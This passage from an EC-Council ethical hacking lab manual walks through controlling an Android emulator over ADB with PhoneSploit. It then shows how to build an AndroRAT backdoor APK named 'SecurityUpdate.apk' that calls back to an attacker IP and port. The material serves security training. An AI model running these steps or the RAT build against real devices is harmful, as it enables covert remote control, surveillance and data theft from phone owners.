
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

    Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

33. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

34. To launch the calculator app, type **com.android.calculator2** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

35. After launching the calculator app on the target Android device, switch to the **Android** machine.
36. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

    Note: The entered values might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


37. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
38. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
39. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.
40. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
41. The result appears, displaying the Mac/Inet information of the target Android device.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.
43. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
44. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

    Note: For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.



45. In the same way, you can exploit the target **Android** device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.
46. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
47. Document all the acquired information and close all open windows.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 5: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.


In this task, we will use AndroRAT to create an APK file to hack an Android device.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Type **cd AndroRAT** and press **Enter** to navigate to the AndroRAT repository.
5. Type **python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk** and press **Enter** to create an APK file (here, **SecurityUpdate.apk**).

   Note: - **--build**: is used for building the APK

   - **-i**: specifies the local IP address (here, **10.10.1.13**)
   - **-p**: specifies the port number (here, **4444**)
   - **-o**: specifies the output APK file (here, **SecurityUpdate.apk**)
6. You can observe that an APK file (**SecurityUpdate.apk**) is generated at the location **/home/attacker/AndroRAT/**.



